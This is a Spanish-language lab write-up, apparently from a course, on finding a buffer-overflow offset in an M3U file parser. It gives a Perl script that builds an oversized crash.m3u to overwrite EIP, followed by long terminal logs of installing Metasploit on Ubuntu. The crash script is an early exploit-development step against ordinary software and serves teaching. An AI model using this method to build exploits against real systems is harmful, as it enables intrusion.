


Comprobación de la longitud del BUFFER

```
Open ▾  ⌂ *Exploit  
~/Desktop

1 #!/user/bin/perl
2 my $file= "crash.m3u";
3 my $junk= "\x41" x 25000;
4 my $junk2= "\x42" x 5000;
5 open($FILE, ">$file");
6 print $FILE $junk.$junk2;
7 close($FILE);
8 print "m3u File Created successfully\n";my $file= "crash.m3u";
9
```

Se comprobo que la longitud se encuentra en 20k y 30k bytes con lo cual se calculo la longitud del buffer y ver en donde podemos alojar el shellcode en memoria.



Mediante el debugger comprobamos que el resultado de EIP luego de ejecutar nuestro script con 25k de "A" y 5k de "B" , contiene BBBB con lo cual se analiza que esta entre 25k y 30k bytes de longitud.

INSTALACIÓN DE LA HERRAMIENTA METASPLOIT en UBUNTU

```
julio@julio-virtual-machine: ~/metasploit-framework
[julio@julio-virtual-machine:~/metasploit-framework]$ sudo apt install -y ruby ruby-dev build-essential zlib1g zlib1g-dev libpq-dev libpcap-dev libssqlite3-dev
[sudo] password for julio:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  systemd-hwe-hwdb
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  binutils binutils-common binutils-x86-64-linux-gnu dpkg-dev fakeroot
  fonts-lato g++ g++-11 gcc gcc-11 gcc-12-base javascript-common
  libalgorithm-diff-perl libalgorithm-diff-xs-perl libalgorithm-merge-perl
  libasan6 libatomic1 libbinutils libc-dev-bin libc-devtools libc6-dev
  libcc1-0 libcrypt-dev libctf-nobfd0 libctf0 libdbus-1-dev libdpkg-perl
  libfakeroot libfile-fcntllock-perl libgcc-11-dev libgcc-s1 libgmp-dev
  libgmpxx4ldbl libgomp1 libitm1 libjs-jquery liblsan0 libnsl-dev
  libpcap0.8-dev libpq5 libquadmath0 libruby3.0 libssl-dev libstdc++-11-dev
  libstdc++6 libtirpc-dev libtsan0 libubsan1 linux-libc-dev lto-disabled-list
  make manpages-dev pkg-config rake rpcsvc-proto ruby-net-telnet ruby-rubygems
  ruby-webrick ruby-xmlrpc ruby3.0 ruby3.0-dev ruby3.0-doc
  rubygems-integration
Suggested packages:
  binutils-doc debian-kevrina a++-multilib a++-11-multilib acc-11-doc
```

```
julio@julio-virtual-machine: ~/metasploit-framework
Setting up libpcap-dev:amd64 (1.10.1-4build1) ...
julio@julio-virtual-machine:~$ git clone https://github.com/rapid7/metasploit-fr
amework
Command 'git' not found, but can be installed with:
sudo apt install git
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  systemd-hwe-hwdb
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  git-man liberror-perl
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-email git-gui gitk gitweb
  git-cvs git-mediawiki git-svn
The following NEW packages will be installed:
  git git-man liberror-perl
0 upgraded, 3 newly installed, 0 to remove and 153 not upgraded.
Need to get 4,110 kB of archives.
After this operation, 20.9 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://at.archive.ubuntu.com/ubuntu iarmv/main amd64 liberror-perl all 0.1
```

```
julio@julio-virtual-machine: ~/metasploit-framework
Setting up git (1:2.34.1-1ubuntu1.4) ...
Processing triggers for man-db (2.10.2-1) ...
julio@julio-virtual-machine:~$ git clone https://github.com/rapid7/metasploit-fr
amework
Cloning into 'metasploit-framework'...
remote: Enumerating objects: 630237, done.
remote: Counting objects: 100% (2786/2786), done.
remote: Compressing objects: 100% (484/484), done.
remote: Total 630237 (delta 2184), reused 2772 (delta 2182), pack-reused 627451
Receiving objects: 100% (630237/630237), 757.66 MiB | 3.91 MiB/s, done.
Resolving deltas: 100% (464383/464383), done.
Updating files: 100% (12135/12135), done.
julio@julio-virtual-machine:~$ sudo gem install bundlet
^CERROR: Interrupted
julio@julio-virtual-machine:~$ sudo gem install bundler
Fetching bundler-2.3.23.gem
Successfully installed bundler-2.3.23
Parsing documentation for bundler-2.3.23
Installing ri documentation for bundler-2.3.23
Done installing documentation for bundler after 0 seconds
1 gem installed
julio@julio-virtual-machine:~$ ls
Desktop  Downloads  msfinstall  Pictures  snap  Videos
Documents metasploit-framework  Music  Public  Templates
```

```
julio@julio-virtual-machine: ~/metasploit-framework
Installing ri documentation for bundler-2.3.23
Done installing documentation for bundler after 0 seconds
1 gem installed
julio@julio-virtual-machine:~$ ls
Desktop  Downloads  msfinstall  Pictures  snap  Videos
Documents metasploit-framework  Music  Public  Templates
julio@julio-virtual-machine:~/metasploit-framework$ sudo bundle install
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and
installing your bundle as root will break this application for all non-root
users on this machine.
Bundler 2.3.23 is running, but your lockfile was generated with 2.1.4. Installin
g Bundler 2.1.4 and restarting using that version.
Fetching gem metadata from https://rubygems.org/.
Fetching bundler 2.1.4
Installing bundler 2.1.4
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and
installing your bundle as root will break this application for all non-root
users on this machine.
Fetching gem metadata from https://rubygems.org/.....
Using rake 13.0.6
Fetching Ascii85 1.1.0
Installing Ascii85 1.1.0
Fetching concurrent-ruby 1.0.5
```

```
julio@julio-virtual-machine: ~/metasploit-framework
For general discussion (please tell us how you use dnsruby): https://groups.google.com/forum/#!forum/dnsruby
Post-install message from rubyzip:
RubyZip 3.0 is coming!
*****
The public API of some Rubyzip classes has been modernized to use named
parameters for optional arguments. Please check your usage of the
following classes:
* `Zip::File`
* `Zip::Entry`
* `Zip::InputStream`
* `Zip::OutputStream`

Please ensure that your Gemfiles and .gemspecs are suitably restrictive
to avoid an unexpected breakage when 3.0 is released (e.g. ~> 2.3.0).
See https://github.com/rubyzip/rubyzip for details. The Changelog also
lists other enhancements and bugfixes that have been implemented since
version 2.3.0.
Post-install message from openssl-ccm:
Thanks for installing!
Post-install message from openssl-cmac:
Thanks for installing!
julio@julio-virtual-machine:~/metasploit-framework$
```

```
julio@julio-virtual-machine: ~/metasploit-framework
to avoid an unexpected breakage when 3.0 is released (e.g. ~> 2.3.0).
See https://github.com/rubyzip/rubyzip for details. The Changelog also
lists other enhancements and bugfixes that have been implemented since
version 2.3.0.
Post-install message from openssl-ccm:
Thanks for installing!
Post-install message from openssl-cmac:
Thanks for installing!
julio@julio-virtual-machine:~/metasploit-framework$ ls
app                               external
CODE_OF_CONDUCT.md                Gemfile
config                            Gemfile.local.example
CONTRIBUTING.md                  Gemfile.lock
COPYING                           kubernetes
CURRENT.md                        lib
data                                LICENSE
db                                  LICENSE_GEMS
docker                             metasploit-framework.gemspec
docker-compose.override.yml        modules
docker-compose.yml                 msfconsole
Dockerfile                         msfd
docs                               msfdb
documentation                      msf-json-rpc.ru
julio@julio-virtual-machine:~/metasploit-framework$
```

```
julio@julio-virtual-machine: ~/metasploit-framework
docs                               msfdb
documentation                      msf-json-rpc.ru
julio@julio-virtual-machine:~/metasploit-framework$ ./msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

      wake up, Neo...
      the matrix has you
      follow the white rabbit.

      knock, knock, Neo.

      (':. ,';' /,
       ':, / .
       ': X /.
       ':--;--'--'`'(
       ', ' / Q '
       ', ' ;_`'-
       ': . ' ;`'-
       ': . ' ;`'-
```


